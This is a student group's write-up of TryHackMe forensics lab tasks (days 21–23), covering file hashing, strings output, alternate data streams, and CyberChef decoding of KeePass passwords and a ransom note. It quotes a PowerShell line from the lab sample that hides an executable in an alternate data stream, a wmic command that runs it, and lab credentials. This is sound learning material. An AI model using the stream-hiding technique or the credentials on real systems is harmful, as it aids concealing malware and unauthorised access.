

PSP0201

Week 6

Writeup

Group name: SuiBian

Members:


ID	Name
1211101851	ANG ZHE JIE
1211103790	KOK YEW YAN
1211103039	OOI YI SIANG
1211104005	WONG CHUN RONG

Day 21 - [Blue Teaming] Time for some ELForens

Tools used: Remmina, Windows PowerShell

Solution/Walkthrough:

Question 1: First, open remmina and key in the server IP address, username, password and change the color depth to remote. When the window server had opened, open the Window PowerShell. Then navigate to the Documents folder and find the db file hash and get the code.



The screenshot shows a Notepad window titled 'db file hash - Notepad'. The window contains the following text:

```
File Edit Format View Help
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1
```

Question 2: Use the command get-filehash to get the MD5 file hash of the mysterious executable within the documents folder.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe
Algorithm      Hash
-----      -----
MD5          SF037501FB542AD2D9B06EB12AED09F0
```

Question 3: Then enter the command c:\Tools\strings64.exe -accepteula .\deebee.exe

```
Windows PowerShell
>;^P
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula ./deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
.rsrc
@.reloc
&*
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread

Using SSO to log in user...
.loading menu, standby...
{f6187e6cbbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Parameters[0] -Encoding Byte) -Encoding Byte -Stream hidedb
hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
>V
WrapNonExceptionThrows
deebee
Copyright
2020
{c8374a1e-384f-4cf2-b8c0-81f74ec36ab2
0.0.0
.NETFramework,Version=v4.0
FrameworkDisplayName
.NET Framework 4
RSOS
FFF
```

Question 4: Use the command given in the instructions from TryHackMe to view ADS and use command wmic process call create \$(Resolve-Path .\file.exe:streamname).

```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *

PSPath          : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath    : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName    : deebee.exe::$DATA
PSDrive         : C
PSProvider       : Microsoft.PowerShell.Core\FileSystem
PSIsContainer   : False
FileName        : C:\Users\littlehelper\Documents\deebee.exe
Stream          : ::$DATA
Length          : 5632

PSPath          : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath    : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName    : deebee.exe:hidedb
PSDrive         : C
PSProvider       : Microsoft.PowerShell.Core\FileSystem
PSIsContainer   : False
FileName        : C:\Users\littlehelper\Documents\deebee.exe
Stream          : hidedb
Length          : 6144
```

```
■ Select C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: -
```

Thought Process/Methodology:



First we open the remmina and create a new connection profile. After entering the username and password, we successfully entered the machine. Next opened a Powershell and go to the Documents and find the db file hash to get the code. Then, open the power shell in the computer and go into the documents next enter dir then use command Get-FileHash -Algorithm MD5 .\deebee.exe to get the code. Next is the command c:\Tools\strings64.exe -accepteula .\deebee.exe to get the third answer. And last use the command wmic process call create \$(Resolve-Path .\file.exe:streamname).


Day 22: Elf McEager becomes CyberElf


Tools used: Remmina, Google Chrome, cyberchef

Solution/walkthrough:

Question 1: After connecting to the VPN, open the remmina and key in the IP address, username, password and select the right one in color depth. Connect it after accepting the certificate. Then, double-click the file and open KeePass. It will require a Master Password. After key in the Master Password, it will show you it is an invalid password. Then, open cyberchef on Google Chrome to copy the file name and paste it on input by selecting 'magic' on the recipe.








A screenshot of the CyberChef web application. The main interface shows a "Recipe" section for "Magic" with a "Depth" dropdown set to 3 and an "Intensive mode" checkbox unchecked. Below this is a "Crib" input field containing the string "dGhIZ3JpbmNod2FzaGVyZQ==". To the right, there's an "Input" field with the same string and a status bar indicating "length: 24 lines: 1". Below the input is an "Output" section with two rows of results. The first row shows a "Recipe" of "From_Base64('A-Za-z0-9+=',true,false)" and a "Result snippet" of "the grinch was here". The second row shows a similar recipe and result. Both rows have "Properties" sections listing "Possible languages: English, German, Dutch, Indonesian" and "Matching ops: From Base64, From Base85, Valid UTF8, Entropy: 3.28" or "3.29". At the bottom left, there's a "STEP" button and a "BAKE!" button. On the far left, a sidebar lists various operations and categories such as "magic", "Image Brightness / Contrast", "Detect File Type", etc.

Question 2: The encoding method listed as the 'Matching ops' is Base64.

The screenshot shows the CyberChef interface with the 'Magic' operation selected. The input is a Base64 encoded string: dGhIZ3JpbmNod2FzaGVyZQ==. The output shows the decoded string: thegrinchwashere. The 'Properties' section indicates that the matching operations are 'From Base64', 'From Base65', 'Valid UTF8', and 'Entropy: 3.28'. The interface also includes a sidebar with various operations like Magic, Image Brightness / Contrast, Detect File Type, Scan for Embedded Files, and a Favourites section.

Question 3: After entering the KeePass, select Network to view the Elf server. Just double-click to see the details, unhide the password and copy it. Paste it on cyberchef by choosing another recipe which is From Hex.

The screenshot shows the KeePass application window. The 'Quick Connect' tab is selected. In the main pane, there is a table with one item: Elf Server. The table columns are: Tab, User Name, Password, URL, and Notes. The Elf Server entry has 'elfadmin' in the User Name column, a masked password in the Password column, and the URL http://%2A%2F%2F12.456.789.000:9999 in the URL column. A note in the Notes column states 'HEllo step to decrypt.' Below the table, a message box says 'Updates are available Required updates need to be installed. View updates'. The KeePass interface includes a sidebar with categories like General, Windows, Internet, and eMail.



The screenshot shows the CyberChef interface. The 'Operations' sidebar has 'hex' selected. In the 'From Hex' section, the input '736e30774d346e21' is converted to the output 'sn0wM4n!'.

Question 5: Once again, click the recycle bin. Double click it and unhide the password. The password is nothing here, thus look for the notes. Paste it on cyberchef, choose From Charcode twice, select comma from Delimiter, and also

choose base 10. By going to github.com the flag will be shown as well.

heavenraiza / **cyberelf**
Created 2 years ago · Report abuse

Code Revisions 1 Stars 23 Fork 0

`<script src="https://cyberelf.gist.github.com/657012dcf3d1318dca0ed864f0e70535">`

Raw

Load earlier comments...

ViperTechnologi... commented on 4 Jan 2021
Awesomeness!

ginoclement commented on 6 Jan 2021
Happy New Year!

Eindbaas072 commented on 7 Jan 2021
Happy New Year!

sudptl274 commented on 8 Jan 2021
Happy New Year!

Thought Process/Methodology:

First we connect the VPN and need to open remmina and connect with it. After that click yes to accept the certificate and it will be connected. Then, double click the file and open KeePass and it will require a Master Password. Later, double click the file name dGhIZ3JpbmNod2FzaGVyZQ== on the desktop and open KeePass, After we clicked in, it needed us to provide a password. We then find the file name then we try



to copy it and use cyberchef to turn it into the password that we wanted. We then will see thegrinchwashere in the result after we use the magic recipe encoded with base64. Then, we will click on the Network tab to find our password for the Elf Server. We then need to use cyberchef and magic recipes again to look for our answer. We can then know that the password for Elf Server is sn0wm4n! We then do the same step again to look for the password for Elf Mail. We can realize that the password will be ic3Skating! Decoded from HTML entity. After that, we can click on the recycle bin tab to start finding our flag. What we can see in the tab is the JavaScript code and after we open a console and run the code we will find out that it is a github link. After we press the link, we can then see our flag which is THM{657012dcf3d1318dca0ed864f0e70535}.

Day 23: The Grinch strikes again!

Tools used: Remmina, Cyberchef, Disk Management, Windows Explorer

Solution/walkthrough:

Question 1: Set the preferences for RDP's quality settings to "Poor(fastest)" and tick the "wallpaper" box. Then, we can connect to the machine by keying in an IP address, username "administrator" and password "sn0wF!akes!!!" provided by TryHackMe, and select "RemoteFX(32bpp)" for colour depth.



Question 2: Open RansomNote in Notepad, and we can see a fake bitcoin address. We encrypt the code by using Cyberchef. We use Magic in Cyberchef and it will

result in “nomorebestfestivalcompany”.

RansomNote - Notepad

File Edit Format View Help

As you were calmly looking at your documents I encrypted all the workstations at Best Festival Company just now. Including yours McEager! Send me lots and lots of money to my bitcoin address (bm9tb3J1YmVzdGZ1c3RpdmFsY29tcGFueQ==) and MAYBE I'll give you the key to decrypt. >:^p

Windows (CRLF) | Ln 1, Col 1 | 100%

Recipe

Magic

Depth 3

Intensive mode Extensive language support

Crib (known plaintext string or regex)

Input


```
bm9tb3J1YmVzdGZ1c3RpdmFsY29tcGFueQ==
```

Output

Recipe (click to load)	Result snippet
From_Base64("A-Za-z0-9+=",true,false)	nomorebestfestivalcompany

